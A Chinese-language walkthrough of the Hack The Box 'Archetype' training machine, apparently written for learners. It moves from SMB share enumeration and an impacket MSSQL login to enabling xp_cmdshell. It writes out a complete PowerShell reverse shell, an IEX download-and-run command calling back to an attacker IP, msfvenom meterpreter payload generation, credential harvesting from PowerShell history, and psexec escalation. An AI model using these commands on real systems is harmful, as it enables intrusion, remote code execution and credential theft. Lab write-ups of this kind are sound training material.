
TASK 1

nmap -sV -f 10.129.169.148

TASK 2

根据hint直接subclient一下

尾缀没有$就是非管理共享目录
SMB与CIFS为服务器通信协议,常用于Windows95/98/NT等系统。smbclient(samba client)可让Linux系统存取Windows系统所分享的资源。-B<ip地址>:传送广播数据包时所用的IP地址;-d<排错层级>:指定记录文件所记载事件的详细程度;-E:将信息送到标准错误输出设备;-h:显示帮助;-i<范围>:设置NetBIOS名称范围;-I<IP地址>:指定服务器的IP地址;-l<记录文件>:指定记录文件的名称;-L:显示服务器端所分享出来的所有资源;-M<NetBIOS名称>:可利用WinPopup协议,将信息送给选项中所指定的主机;-n<NetBIOS名称>:指定用户端所要使用的NetBIOS名称;-N:不用询问密码;-O<连接槽选项>:设置用户端TCP连接槽的选项;-p<TCP连接端口>:指定服务器端TCP连接端口编号;-R<名称解析顺序>:设置NetBIOS名称解析的顺序;-s<目录>:指定smb.conf所在的目录;-t<服务器字码>:设置用何种字符码来解析服务器端的文件名称;-T<tar选项>:备份服务器端分享的全部文件,并打包成tar格式的文件;-U<用户名称>:指定用户名称;-w<工作群组>:指定工作群组名称。TASK 3


使用get将文件下载下来
TASK 4

这里考察的我们对impacket框架的了解,在impacket中哪个脚本可以连接SQL Server使用git拉取>
git clone https://github.com/SecureAuthCorp/impacket.git↗
cd impacket
sudo python3 setup.py install
pip3 install -r requirements.txt

impacket的脚本都在examples里面,看名字知道mssql开头的就是
python mssqlclient.py ARCHETYPE/sql_svc@10.129.219.58 -windows-auth

ARCHETYPE/sql_svc 是一个 Windows 认证的用户名,它的格式通常是 域/用户名。在这种格式中,ARCHETYPE 是 Windows 域的名称,而 sql_svc 是该域中的用户名。
-windows-auth 表示你要使用 Windows 身份验证来连接到 SQL Server,而不是使用 SQL Server 身份验证(即用户名和密码)。
TASK 5


成功登录之后可以通过输入以下命令判断当前时候拥有sysadmin权限
SELECT IS_SRVROLEMEMBER(‘sysadmin’)

1代表true,说明当前用户具有sysadmin权限,能够在靶机上使用SQL Server的xp_cmdshell来进行远程代码执行

先使用sp_configure命令查看下配置情况,如果配置表里没有xp_cmdshell一栏,使用如下命令。
EXEC sp_configure 'Show Advanced Options', 1; \\使用sp_configure系统存储过程,设置服务器配置选项,将Show Advanced Options设置为1时,允许修改数据库的高级配置选项reconfigure; \\确认上面操作再用sp_configure 命令查看下此时的xp_cmdshell命令是否被允许使用,如值为0使用如下命令。
EXEC sp_configure 'xp_cmdshell', 1 \\使用sp_configure系存储过程,启用xp_cmdshell参数,来允许SQL Server调用操作系统命令reconfigure; \\确认上面的操作尝试执行命令
xp_cmdshell “whoami”
虽然 xp_cmdshell 存储过程允许在 SQL Server 中执行一些操作系统级别的命令,但它的功能是受到限制的,并且在安全性上也存在一些风险。因此,有时候需要直接的操作系统shell来进行更多和更复杂的操作。所以我们要反弹shell
启动py共享文件
python3 -m http.server 80
shell.ps1
$client = New-Object System.Net.Sockets.TCPClient("10.10.16.20",443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "# ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()xp_cmdshell “powershell “IEX (New-Object Net.WebClient).DownloadString(“http://10.10.16.20/shell.ps1\↗”);”
nc -nvlp 443

在C:\Users\sql_svc\Desktop\user.txt中找到User Own的Flag
3e7b102e78218e935bf3f4951fec21a3

发现sql_svc是操作系统普通用户、数据库以及数据库服务用户,检查一下频繁访问的文件或已执行的命令,使用如下命令来访问PowerShell历史记录文件
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
发现管理员账号及密码
administrator MEGACORP_4dm1n!!
TASK 6

这里win和Linux都有一个很好的提权脚本叫PEAS
Linux系统叫linpeas,win系统叫winpeas
Git下载地址:https://github.com/carlospolop/PEASS-ng/releases/tag/20220710↗
(著名的windows信息枚举以发现存在的漏洞)
将其下载到linux本机
wget https://github.com/carlospolop/PEASS-ng/releases/download/20220320/winPEASx86.exe↗
利用msf反弹shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.20 -f exe -o payload.exe
在kali Linux本地运行http服务器(用python http模块)
SQL> xp_cmdshell “powershell wget http://10.10.16.20/payload.exe↗ -OutFile c:\Users\Public\payload.exe”
set payload windows/meterpreter/reverse_tcp
set lhost 10.10.16.20
EXEC xp_cmdshell ‘C:\Users\Public\payload.exe’;
run(进行监听)
EXEC xp_cmdshell ‘C:\Users\Public\payload.exe’; 进行执行

成功获得user的flag
也可以尝试直接使用Impacket中的psexec提权,其原理是:
1.通过ipc$连接,释放psexecsvc.exe到目标
2.通过服务管理SCManager远程创建psexecsvc服务,并启动服务。
3.客户端连接执行命令,服务端启动相应的程序并执行回显数据。
4.运行完后删除服务。这个在windows的日志中有详细的记录,另外psexec在少数情况下会出现服务没删除成功的bug。
也可以psexec.py来提权
psexec.py administrator@10.10.10.27

执行 type C:\Users\Administrator\Desktop\root.txt 命令成功拿到System Own的Flag